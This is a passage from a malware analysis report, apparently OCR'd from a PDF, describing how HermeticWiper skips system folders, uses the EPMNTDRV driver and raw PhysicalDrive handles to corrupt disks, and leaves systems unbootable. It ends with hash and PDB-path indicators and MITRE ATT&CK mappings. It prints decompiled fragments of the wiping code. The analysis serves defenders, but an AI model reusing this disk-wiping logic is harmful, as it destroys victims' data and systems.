
Figure 16



Excluding Folders:

The malware excluded standard windows folder and not corrupting standard files to avoid making system instable while doing its operation.

Figure 17




```
uVar2 = 0;
local_20 = L"Windows";
local_1c = L"Program Files";
local_18 = L"Program Files(x86)";
local_14 = L"PerfLogs";
local_10 = L"Boot";
local_c = L"System Volume Information";
local_8 = L"AppData";
do {
```

Corrupting Disk:

The malware used the installed driver to overwrite hard disk data and for it the malware used the \Device\EPMNTDRV symbolic link, communicates through DeviceIOControl API and pass IOCTL codes to driver to do specific task.

Figure 18




```
}
local_248 = 0;
wnsprintfW(local_210,0x104,L"\\\\.\\EPMNTDRV\\%u",*(undefined4 *)(param_1 + 0xc));
hFile = FUN_00401870(local_210,local_238,(undefined8 *)0x0);
if ((hFile != (HANDLE)0x0) && (hFile != (HANDLE)0xffffffff)) {
  local_23c = *(LPCVOID *)(param_1 + 0x10);
```

The malware iterates through all physical drives through \\.\PhysicalDrive one at a time and junk data is written to different locations on disk to corrupt it. Further, the partitions on each physical disk are enumerated and find whether it is FAT or NTFS and file system, then the malware wipes reserved sectors (see Figure19). Multiple threads are executed by the malware to perform various activities (see Figure20)

Figure 19

```
wnsprintfW(local_260,0x104,L"\\\\.\\PhysicalDrive%u",param_1);
hDevice = FUN_00401870(local_260,&local_48,&local_54);
lpBuffer = (LPVOID)0x0;
if (hDevice != (HANDLE)0xffffffff) {
  if (hDevice == (HANDLE)0x0) {
    return 0;
  }
  nOutBufferSize = 0x24c0;
  dwBytes = 0x24c0;
  dwFlags = 8;
  hHeap = GetProcessHeap();
  lpOutBuffer = (int *)HeapAlloc(hHeap,dwFlags,dwBytes);
  DeviceIoControl(hDevice,0x70050,(LPVOID)0x0,0,lpOutBuffer,0x24c0,&local_10,(LPOVERLAPPED)0x0);
  dwFlags = GetLastError();
  while (dwFlags == 0x7a) {
    dwFlags = 0;
    hHeap = GetProcessHeap();
    HeapFree(hHeap,dwFlags,lpOutBuffer);
    nOutBufferSize = nOutBufferSize + 0x90;
    lpOutBuffer = (int *)0x0;
    if (0x48bf < nOutBufferSize) goto LAB_00401f71;
    dwFlags = 8;
    dwBytes_00 = nOutBufferSize;
    hHeap = GetProcessHeap();
    lpOutBuffer = (int *)HeapAlloc(hHeap,dwFlags,dwBytes_00);
    if (lpOutBuffer == (int *)0x0) {
      GetLastError();
      goto LAB_00401f71;
    }
    DeviceIoControl(hDevice,0x70050,(LPVOID)0x0,0,lpOutBuffer,nOutBufferSize,&local_10,
                    (LPOVERLAPPED)0x0);
    dwFlags = GetLastError();
  }
```


Figure 20



IOCTLs Calling:

The malware works silently in the background, and it calls various IOCTLs for retrieving details about disks.

Figure 21



System Inoperable:

After complete operation, the disk gets corrupted. If we restart the system, the operating system will no longer work, and screen greet the victim with message “Operating System Missing” as shown in Figure22.

Figure 22

Conclusion:

Earlier also Wiper campaigns were effective tool in hand of criminals and hermetic wiper is one of the latest in view of Russia-Ukraine conflict. The pro-Russian malware authors used it to target organizations in Ukraine. The malware is designed to done maximum damage on victim machine which includes corrupting MBR, corrupting file system and trash individual files to make system inoperable.

List of IOCs:

Sr No.	Indicator	Type	Remarks
1	84ba0197920fd3e2b7dfa719fee09d2f	MD5	HermeticWiper EXE File
2	a952e288a1ead66490b3275a807f52e5	MD5	DRV_X64 Compressed
3	6106653b08f4f72eeaa7f099e7c408a4	MD5	DRV_X64 DeCompressed
4	231b3385ac17e41c5bb1b1fcb59599c4	MD5	DRV_X86 Compressed
5	093cee3b45f0954dce6cb891f6a920f7	MD5	DRV_X86 DeCompressed
6	095a1678021b034903c85dd5acb447ad	MD5	DRV_XP_X64 DeCompressed
7	bdf30adb4e19aff249e7da26b7f33ead	MD5	DRV_XP_X64 DeCompressed

8	eb845b7a16ed82bd248e395d9852f467	MD5	DRV_XP_X86 DeCompressed
9	d57f1811d8258d8d277cd9f53657eef9	MD5	DRV_XP_X86 DeCompressed
10	h:\epm2.0\01_projectarea\00_source\epm2\mod.windiskaccessdriver\ windiskaccessdriver\objfre_wlh_amd64\amd64\epmntdrv.pdb	PDB Path	DRV_X64
11	h:\epm2.0\01_projectarea\00_source\epm2\mod.windiskaccessdriver\ windiskaccessdriver\objfre_wlh_x86\i386\epmntdrv.pdb	PDB Path	DRV_X86
12	h:\epm2.0\01_projectarea\00_source\epm2\mod.windiskaccessdriver\ windiskaccessdriver\objfre_wnet_amd64\amd64\epmntdrv.pdb	PDB Path	DRV_XP_X64
13	h:\epm2.0\01_projectarea\00_source\epm2\mod.windiskaccessdriver\ windiskaccessdriver\objfre_wxp_x86\i386\epmntdrv.pdb	PDB Path	DRV_XP_X86

Mitre Attack Tactics and Techniques: (Based on our analysis)

Sr No.	Tactic	Technique
1	Privilege Escalation (TA0004)	T1134 Access Token Manipulation
2	Discovery (TA0007)	T1082 System Information Discovery T1083 File and Directory Discovery
3	Defense Evasion (TA0005)	T1112 Modify Registry
4	Execution (TA0002)	T1106 Native API
5	Persistence (TA0003)	T1543.003 Create or Modify System Process: Windows Service
6	Impact (TA0040)	T1561.003 Disk Wipe: Disk Structure Wipe T1489 Service Stop T1490 Inhibit System Recovery T1529 System Shutdown/Reboot

---